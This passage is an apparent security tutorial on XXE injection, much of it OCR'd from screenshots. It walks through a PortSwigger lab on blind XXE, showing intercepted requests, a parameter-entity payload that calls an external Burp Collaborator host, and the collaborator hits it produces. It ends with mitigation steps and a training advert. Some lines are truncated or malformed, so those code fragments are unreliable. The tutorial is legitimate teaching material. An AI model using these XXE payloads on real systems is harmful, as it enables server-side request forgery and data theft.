Again same exercise but try to perform the same XML injection as we did in first assignment.

John Doe uploaded a photo.
24 days ago

namank 2020-11-20, 09:28:24
.dockerenv bin boot dev docker-java-home etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

namank 2020-11-20, 09:26:27


So in this, we learnt how we can perform XML injection on JSON fields and also how we can pass XML by manipulating its content-type.

**Let us understand what happened above:**


JSON is the same as XML language so we can get the same output using XML as we will expect from a JSON request. In the above, we saw that JSON has text value, so we replaced the JSON request with the above payload and got the root information. If we had not changed its content type to application/XML, then our XML request would not have passed.

## Blind XXE

As we have seen in the above attacks, we were seeing which field is vulnerable. But, when there is a different output on our provided input then we can use Blind XXE for this purpose. We will be using portswigger lab for demonstrating Blind XXE. For this, we will be using burp collaborator which is present in BurpSuite professional version only. We are using a lab named "***Blind XXE with out-of-band interaction via XML parameter Entities***". When we visit the lab we will see a page like below:


Web Security Academy
Blind XXE with out-of-band interaction via XML parameter entities
Back to lab description
WE LIKE TO SHOP
Dancing In The Dark $1.48
Paint a rainbow $66.63
ZZZZZZ Bed - Your New Home Office $61.31
Folding G
View details
View details
View details

Then, we will click on View details and we will be redirected to the below page in which we will be intercepting the "***check stock"*** request.


Description:


Are you a really, really bad dancer? Don't worry you're not alone. It is believed every

Here at 'Dancing In The Dark', we feel your pain. The silhouette suit which allows cor her dad embarrassing her at local events. We loved the idea so much we decided to

The stretchy, breathable, fabric enables freedom of movement and guarantees a non toilets and change at any time you want to dance without judgment. Once wearing yc the venue with, it might be a little too easy to identify you amongst family and friends.

With this inexpensive, but very valuable, suit you can freestyle the night away withou discreetly pass on our details as you get your Saturday Night Fever on. Let them talk


We will be getting intercepted request as below:



```
POST /product/stock HTTP/1.1
Host: ac891fa51e8d1b9c80b0e43a0056002f.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac891fa51e8d1b9c80b0e43a0056002f.web-security-academy.net/
Content-Type: application/xml
Origin: https://ac891fa51e8d1b9c80b0e43a0056002f.web-security-academy.net
Content-Length: 107
Connection: close
Cookie: session=QnUH5EcRk50L24hay5U4JJrTEn4wfdi7

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3

764
```

Then, we can see that if we normally send the request, we will get the number of stocks. Now we will fire up the burp collaborator from the burp menu and we will see the following window.




Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testin
that result from using the payloads will appear below.

In this, we will press the “**copy to clipboard”** button to copy the burp subdomain that we will be using in our payload.

Payload that we will be using is as below:


```
<!DOCTYPE stockCheck [
<!ENTITY % ignite SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net"> %ignite; ]>
```



```
POST /product/stock HTTP/1.1
Host: ac071fb61f381c5080de08e0004a00d9.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac071fb61f381c5080de08e0004a00d9.web-security-academy.net,
Content-Type: application/xml
Origin: https://ac071fb61f381c5080de08e0004a00d9.web-security-academy.net
Content-Length: 223
Connection: close
Cookie: session=eee6SjyU1tR5KJSuKZbtWpS8bOBdqqjG

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      <!DOCTYPE stockCheck [
      <!ENTITY % ignite SYSTEM "http://s1ulcr5bkhigg2xuqemn4tqg379xxm.burp
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```


```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 15

"Parsing error"
```

Now we will see in Burp Collaborator, we will see that we capture some request which tells us that we have performed Blind XXE successfully.


Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 5 seconds
Poll now

| # | Time | Type | Payload |
|---|---|---|---|
| 1 | 2020-Nov-21 10:03:32 UTC | DNS | 8nwph08817j93cl0djbkc518nztqhf |
| 2 | 2020-Nov-21 10:03:31 UTC | DNS | 8nwph08817j93cl0djbkc518nztqhf |
| 3 | 2020-Nov-21 10:03:32 UTC | HTTP | 8nwph08817j93cl0djbkc518nztqhf |

We will also verify that our finding is correct and we will see in the lab that we have solved it successfully.


Web Security Academy
Blind XXE with out-of-band interaction via XML parameter entities
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning

## Mitigation Steps

- The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method should be similar to the following:

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

- Also, you can prevent DoS attacks by disabling DTD. If you cannot disable DTDs completely, then disable external entities and external document type declarations in a way that’s specific to each parser.
- Another method is using CDATA to ignore the external entities. CDATA is character data that creates a block that the parser does not parse.

```
<data><!CDATA [ "'& > characters are ok in here] ]></data>
```

To learn more about Website Hacking. Follow this **Link.**


iGNITE
Technologies

# JOIN OUR TRAINING PROGRAMS

CLICK HERE

## BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



## ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

## EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in